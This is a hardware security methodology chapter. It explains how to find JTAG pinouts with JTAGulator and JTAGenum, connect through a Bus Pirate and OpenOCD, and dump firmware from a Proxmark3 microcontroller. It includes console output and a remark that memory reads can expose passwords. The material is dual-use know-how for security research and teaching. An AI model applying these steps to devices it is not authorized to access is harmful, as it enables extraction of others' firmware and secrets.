
### 5.2.1. Standard JTAG Pinout

The first thing to do when facing a potential JTAG interface is to look for its resemblance to a standard configuration. The website <http://www.jtagtest.com/pinouts/> lists a lot of standard JTAG pinouts. If the architecture of the device's microcontroller is known (e.g., ARM, MIPS, etc.), it can also give additional clues about the probability that a candidate is good or not.

When an interface found on a PCB has a configuration similar to one found on this website (i.e., the same number of rows and of pins), the first thing to do is to check if the positions of **GND** pins match. It can be quickly done using a multimeter in "continuity test" mode, as shown in 4.2. *UART Pinouts Identification*. If the positions match, it might be a good indication that you are dealing with a JTAG interface, but further tests will be required to make sure, and to check that it is actually enabled on the tested device (cf. next sections).




Below are some examples of standard JTAG pinouts:




**Tip:**

It is common to see **Tag-Connect** interface (<https://www.tag-connect.com/info>) for JTAG. This has a small footprint on PCB but can be easily recognized because it looks like in this picture:



It is designed to be used with a specific connector looking like this:




### 5.2.2. Using JTAGulator

The fastest and easiest way to identify JTAG pinouts on a target device is to use the hardware tool **JTAGulator**. This is a device created specifically for this purpose. It has a total of 24 channels that can all be connected to pins on a PCB, but most of the time we will not need as many, of course. It performs some kind of brute force on pins by issuing either the **IDCODE** or **BYPASS** command to every permutation of pins and waits for a response. If it receives a response, it displays the detected pinout.

The scan using **IDCODE** is the fastest and is aimed at being run at first. However it can only detect **TDO**, **TCK** and **TMS** if it detects a JTAG interface. If this scan is successful, another scan using the **BYPASS** command should be run. It is much slower but permits to detect the remaining **TDI** pin.

Here is how to use the **JTAGulator** to identify JTAG pins:

1. Connect to **JTAGulator**'s **GND** pin to **GND** pin on the target device.
2. Connect channels **CH0**, **CH1**, **CH2**, ... on **JTAGulator** to the pins you want to determine on the PCB.



3. Connect the **JTAGulator** to your computer via USB.
4. Connect to the **JTAGulator** using terminal emulator with the Baud rate **115200**:  
`screen /dev/ttyUSB0 115200`
5. Set the correct voltage by using the command **V**. It supports **1.2 V** to **3.3 V**. Most of the time, you will have to set **3.3 V**, which should correspond to the voltage of the device (**Vcc**).



```

UU LLL
JJJ TTTT AAAA GGGGGGGGGG UUUU LLL AAAA TTTT 0000000 RRRRRRRR
JJJ TTTT AAAA GGGGGGGG UUUU LLL AAAA TTTT 0000000 RRRRRRRR
JJJ TTT AAAA GGG UUUU LLL AAA TTT 0000 000 RRR RRR
JJJ TTT AAA GGG GGG UUUU LLL AAA TTT 000 000 RRRRRR
JJJ TTT AAA AA GGGGGGGG UUUUUUU LLLLLLLL AAA TTT 00000000 RRR RRR
JJJ TTT AAA AA GGGGGGGG UUUUUUU LLLLLLLL AAA TTT 00000000 RRR RRR
JJJ TT GGG AAA TTT RRR
JJJ GG AA TTT RRR
JJJ G A TTT RR

Welcome to JTAGulator. Press 'H' for available commands.

:H
JTAG Commands:
I Identify JTAG pinout (IDCODE Scan)
B Identify JTAG pinout (BYPASS Scan)
D Get Device ID(s)
T Test BYPASS (TDI to TDO)

UART Commands:
U Identify UART pinout
P UART passthrough

General Commands:
V Set target I/O voltage (1.2V to 3.3V)
R Read all channels (input)
W Write all channels (output)
J Display version information
H Display available commands

:V
Current target I/O voltage: Undefined
Enter new target I/O voltage (1.2 - 3.3, 0 for off): 3.3
New target I/O voltage set: 3.3
Ensure VADJ is NOT connected to target!

```

- Run the fast **IDCODE** scan by entering the command **I**:

```

:I
Enter number of channels to use (3 - 24): 11
Ensure connections are on CH10..CH0.
Possible permutations: 990
Press spacebar to begin (any other key to abort)...
JTAGulating! Press any key to abort.....
TDI: N/A
TDO: 3
TCK: 5
TMS: 6
.....
IDCODE scan complete!
:

```

- In this example, a JTAG interface has been successfully detected on the tested pins, and the pins **TDO**, **TCK** and **TMS** have been identified. The number displayed next to each pin label corresponds to the channel number on **JTAGulator**.
- In order to confirm this discovery and to identify the remaining **TDI** pin, a **BYPASS** scan should be run thanks to the command **B**, as shown below:

```

:B
Enter number of channels to use (4 - 24): 11
Ensure connections are on CH10..CH0.
Possible permutations: 7920
Press spacebar to begin (any other key to abort)...
JTAGulating! Press any key to abort.....
.....
TDI: 7
TDO: 3
TCK: 5
TMS: 6
Number of devices detected: 1
.....
BYPASS scan complete!
:

```

- Finally, all JTAG pins have been identified. A last test can be performed by issuing the command **T**. During this test, if both **TDI** and **TDO** (input and output) match, it means that the discovered pinout was correct.

It is also possible to retrieve the vendor/device ID if it is supported by the target JTAG, by issuing the command **D**:

```
Enter new TDI pin [0]: 7
Enter new TDO pin [0]: 3
Enter new TCK pin [0]: 5
Enter new TMS pin [0]: 6
Enter number of devices in JTAG chain [0]: 1
All other channels set to output HIGH.

Pattern in to TDI: 01100111000101011110110010011000
Pattern out from TDO: 01100111000101011110110010011000
Match!

:D
TDI not needed to retrieve Device ID.
Enter new TDO pin [3]:
Enter new TCK pin [5]:
Enter new TMS pin [6]:
Enter number of devices in JTAG chain [1]:
All other channels set to output HIGH.

Device ID: 0011 1111000011110000 11110000111 1 (0x3F0F0F0F)
→ Manufacturer ID: 0x787
→ Part Number: 0xF0F0
→ Version: 0x3

IDCODE listing complete!
:
```

A full video demonstration of **JTAGulator** recorded by its creator, Joe Grant, is available at: <https://www.youtube.com/watch?v=GgMOBhmEJXA>.

### 5.2.3. Alternative Method using JTAGenum

When you do not have a **JTAGulator**, another (slower) possibility consists in using the tool **JTAGenum** (<https://github.com/cyphunk/JTAGenum>) loaded on an Arduino-compatible microcontroller or a Raspberry Pi. For example, the famous and cheap small boards named “Black Pill” and “Blue Pill” have a **STM32F103** microcontroller and are compatible with this project.

The device you decide to use must be flashed with the **JTAGenum** code, using the scripts provided on the project’s page. Then, connect to the device via USB using serial communication with Baud rate of **115200**, similar to the procedure followed with the **JTAGulator**. A scan can be issued to determine the JTAG pinout using the command **s**, that will check every possible pin combination.


Note that, if for any reason, the **JTAGenum** project is not working, there are many other alternatives available on Github.

### 5.2.4. Advanced Research using Visual Inspection of Lines on PCB

When JTAG interface has not been found using previous methods, it might be interesting to look closer to the datasheet of the device’s microcontroller (MCU/SoC) and look for its pinout. Usually, microcontrollers have a lot of different pins because they are “the brain” of the device and are aimed at communicating with many different components, therefore their documentation can be very confusing. However, we want to look for a reference to the JTAG protocol and see if there are dedicated pins for JTAG on the target device’s microcontroller. To do so, we check for labels corresponding to JTAG pins in the microcontroller’s pinouts diagram or anywhere else in the documentation.

Here is an example with the microcontroller **AT91SAM7S256**. In the red boxes, the pins corresponding to JTAG lines have been highlighted (TDI, TDO, TCK, TMS):





Using multimeter in “continuity test” mode can help to follow traces on the PCB: place the two probes at two locations on the PCB, it will beep if the two points are connected.

### 5.3. Interaction with JTAG

When JTAG pinout is known, it is possible to interact directly with JTAG. To do so, one of the next devices can be used:

- Dedicated JTAG debugger device like Segger J-Link - <https://www.segger.com/products/debug-probes/j-link> (expensive)
- Multi-purpose device such as Bus Pirate

Here is the process to follow to interact with JTAG using Bus Pirate:

1. First of all, it is required to install the tool **OpenOCD** that will be used to send commands to the JTAG interface. It must be installed with Bus Pirate enabled, as follows:
 

```
git clone git://git.code.sf.net/p/openocd/code
cd code
./bootstrap
./configure --enable-maintainer-mode --disable-werror --enable-buspirate
make
sudo make install
```
2. Make sure that Bus Pirate’s firmware is compatible with **OpenOCD**; otherwise you will get the error: “Error: Bus Pirate error. Is binary/OpenOCD support enabled”. To check the firmware version, connect to Bus Pirate, and issue the command **HiZ> i**. Then, check in the following table if this version is compatible with **OpenOCD**. If it is not the case, upgrade the firmware by following the procedure explained on the following page: [http://dangerousprototypes.com/docs/Pirate-Loader\\_console\\_upgrade\\_application\\_\(Linux,\\_Mac,\\_Windows\)](http://dangerousprototypes.com/docs/Pirate-Loader_console_upgrade_application_(Linux,_Mac,_Windows))



### JTAG and OpenOCD

The Bus Pirate is supported as a JTAG programmer/debugger by OpenOCD. If your target is supported by OpenOCD it may work. Slowly :) You will need to use a Bus Pirate firmware version which supports the binary JTAG protocol — not all do.

Version	Banner	Works?
6.1	Firmware v6.1 r1676	enabled
6.0	Firmware v6.0 r1625	enabled
5.10	Firmware v5.10 (r559)	disabled
5.9-extras	Firmware v5.9 (r529) [HiZ 2WIRE 3WIRE KEYB LCD DIO]	disabled
5.9	Firmware v5.9 (r539)	disabled
5.8	Firmware v5.8 (r504)	enabled
robots custom	Firmware v6.0RC (r572)	enabled

3. Connect the Bus Pirate to the JTAG interface using jump wires, as follows:

Bus Pirate	JTAG Interface
GND	GND
MOSI	TDI
MISO	TDO
CLK	TCK
CS	TMS

4. Create the adapter's configuration file for Bus Pirate that we will name "**buspirate.cfg**". Default adapters configuration files are in the following directory on default install of OpenOCD, and can be used as references: </usr/local/share/openocd/scripts/interface/>

```
adapter driver buspirate

# Not yet implemented properly...
#transport select jtag

# Set the serial port to be used
buspirate_port /dev/ttyUSB0

# Set "normal" or "fast" (~1 MHz) communication speed:
buspirate_speed normal

# Turn OFF the voltage regulator:
# Uncomment this line if Bus Pirate's VPU is connected to VTref(3v3)
#buspirate_vreg 0

# open drain as we are working with pull up's
buspirate_mode normal


# turn pull up's on (VTref is connected to pull up's)
buspirate_pullup 0

# this depends on the cable, you are safe with this option
reset_config srst_only
```


5. Check that the OpenOCD configuration is correct for our JTAG adapter, which is here Bus Pirate:  
**sudo openocd -f buspirate.cfg**  
If it is correct, an output similar to the next one will be displayed:

```
$ sudo openocd -f buspirate.cfg
Open On-Chip Debugger 0.7.0 (2014-04-09-15:05)
Licensed under GNU GPL v2
For bug reports, read
http://openocd.sourceforge.net/doc/doxygen/bugs.html
Warn: Adapter driver 'buspirate' did not declare which transports it allows; assuming legacy JTAG-only
Info : only one transport option; autoselect 'jtag'
srst_only separate srst_gates_jtag srst_open_drain connect_deassert_srst
Info : Buspirate Interface ready!
Info : This adapter doesn't support configurable speed
Warn : There are no enabled taps. AUTO PROBING MIGHT NOT WORK!!
Warn : AUTO auto0.tap - use "jtag newtap auto0 tap -expected-id 0x0b7ae02f ..."
Warn : AUTO auto0.tap - use "... -irlen 4"
Warn : gdb services need one or more targets defined
```

6. Since high-level implementation of JTAG is vendor/device specific (cf. 5.1. *JTAG Protocol*), it is necessary to have an **OpenOCD** configuration file specific to the target microcontroller that supports JTAG. This configuration file is supposed to tell **OpenOCD** what are the JTAG commands that are supported by the target and how they are implemented. Therefore, it is required to have perfectly identified the device's MCU/SoC at this step. In this example, let us assume that we are targeting the **Proxmark3** device, where the MCU is **AT91SAM7S512 (ARM)** as shown in the following picture:



7. For most MCU/SoC, **OpenOCD** configuration files can be found either in `/usr/share/openocd/scripts/target/` or online. For example, the online directory <https://github.com/intel/OpenOCD/tree/master/tcl/target> contains a large collection of configuration files. If the configuration for your target device is not found here, you can also perform extensive searches on the Internet since it is likely that a hardware hacker has already developed and released a configuration file for the target MCU/SoC. In our example, the configuration file "**at91sam7x512.cfg**" corresponds to the reference of the target MCU:



Finally, it is possible to connect to the target device through JTAG, using Bus Pirate as hardware adapter and **OpenOCD** as software. To do so, run the following command by supplying the two configuration files referred previously:

```
openocd -f ./buspirate.cfg -f
/usr/share/openocd/scripts/target/at91sam7x512.cfg
```


```

root@hackbox: /home/jbr/Projet-Netgear#
root@hackbox: /home/jbr/Projet-Netgear# openocd -f ./buspirate.cfg -f /usr/share/openocd/scripts/target/at91sam7x512.cfg
Open On-Chip Debugger 0.10.0+dev-snap (2020-08-10-07:12)
Licensed under GNU GPL v2
For bug reports, read
http://openocd.org/doc/doxygen/bugs.html
srst_only separate srst_gates_jtag srst_open_drain connect_deassert_srst

Info : auto-selecting first available session transport "jtag". To override use 'transport select <transport>'.
Info : Listening on port 6666 for tcl connections
Info : Listening on port 4444 for telnet connections
Info : Buspirate JTAG Interface ready!
Info : This adapter doesn't support configurable speed
Info : JTAG tap: sam7x512.cpu tap/device found: 0x3f0f0f0f (mfg: 0x787 (<unknown>), part: 0xf0f0, ver: 0x3)
Info : Embedded ICE version 1
Info : sam7x512.cpu: hardware has 2 breakpoint/watchpoint units
Info : starting gdb server for sam7x512.cpu on 3333
Info : Listening on port 3333 for gdb connections

```

8. In order to interact with JTAG, it is necessary to connect to the running instance of OpenOCD via Telnet: `telnet localhost 4444`
9. It is now possible to issue commands to the JTAG system via OpenOCD. Refer to the OpenOCD documentation for a full list of available commands: <https://openocd.org/doc/html/General-Commands.html>



#### Note: Target configuration file for device with external Flash memory

In the previous example, there is no external Flash on the PCB; indeed the firmware is stored on an internal Flash inside the MCU (it is a bare-metal firmware). Therefore, only a configuration file specific to the MCU is necessary in order to access this Flash memory through JTAG.

However, in many cases, there are one or more external Flash memory chips on a PCB that store the Firmware. In such cases, it is necessary to provide a configuration file to OpenOCD that defines these external Flash chips. In the documentation, those configurations are referred to as “board configuration files”. Some examples are available in <https://github.com/intel/OpenOCD/tree/master/tcl/board>.

Basically, such a configuration is built like this:

- Include the target configuration file corresponding to the PCB’s MCU/SoC:  
`source [find target/mcu.cfg]`
- Configure the external Flash memory chip:  
`set _FLASHNAME $_CHIPNAME.flash`

```
flash bank $_FLASHNAME <driver> <base_address> <size> <chip_width> <bus_width>
$_TARGETNAME
```

where:

- **<driver>** is the driver that must be used by OpenOCD to access the Flash. OpenOCD supports NOR and NAND Flash chips. To know which driver to use, you have to refer to the MCU datasheet and to the OpenOCD documentation that list all supported drivers:
  - For NOR: <http://openocd.org/doc/html/Flash-Commands.html#External-Flash>
  - For NAND: <http://openocd.org/doc/html/Flash-Commands.html#NAND-Driver-List>
- **<base\_address>** is the address in RAM where the Flash is mapped.
- **<size>** is the size of the chip, in bytes.
- **<chip\_width>** is the width of the flash chip, in bytes. Ignored for most MCU drivers.
- **<bus\_width>** is the width of the data bus used to access the chip, in bytes. Ignored for most MCU drivers.

In order to determine **<base\_address>** and **<size>**, you will have to refer to the MCU datasheet and look for the memory map.


Here is an example on the MCU AT91SAM9260:

## 8.2 External Memories

The external memories are accessed through the External Bus Interface. Each Chip Select line has a 256-Mbyte memory area assigned.

Refer to the memory map in [Figure 8-1 on page 21](#).

So, if you refer to the memory map, you can see that the first Flash is mapped at **0x10000000**, and the size will depend on the Flash itself, with a maximum of **256 MB**.



## 5.4. Firmware Extraction using JTAG

Once connected to the JTAG system, it is possible to perform memory operations. For example, to read the memory at a specified location, you can simply use the **mdw** command as follows:


```
mdw <address> <count_dword>
```



For example, it might be useful to read sensitive information such as passwords from memory.

In order to dump the firmware stored on Flash memory (either internal or external) and mapped in RAM, you will have to follow the process below:

1. First of all, it is needed to know the memory region in RAM where the firmware is mapped. In the example from the previous section, the firmware is bare-metal and is stored in the internal Flash embedded inside the MCU. The MCU's datasheet has a section named "Memory Mapping" that indicates the address where this internal Flash is mapped: the base address is `0x100000` and its size is `0x100000` bytes.



(For an example of memory mapping with external Flash, refer to the previous *Note: Target configuration file for device with external Flash memory*).

2. It is now possible to issue the `OpenOCD` command `dump_image` with the right parameters: `dump_image <filename> <address> <size_in_bytes>`  
Note that the target must be first halted using the command `halt`.

```
jbr@hackbox:~$ telnet localhost 4444
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^J'.
Open On-Chip Debugger
>
> halt
target halted in Thumb state due to debug-request, current mode: Supervisor
pc: 0x20000000 sp: 0x00111b54
> dump_image dump_proxmark3.bin 0x100000 0x100000
dumped 1048576 bytes in 945.763672s (1.083 KiB/s)
>
```

3. The firmware is finally dumped into a raw file.

# 6. SPI Memory

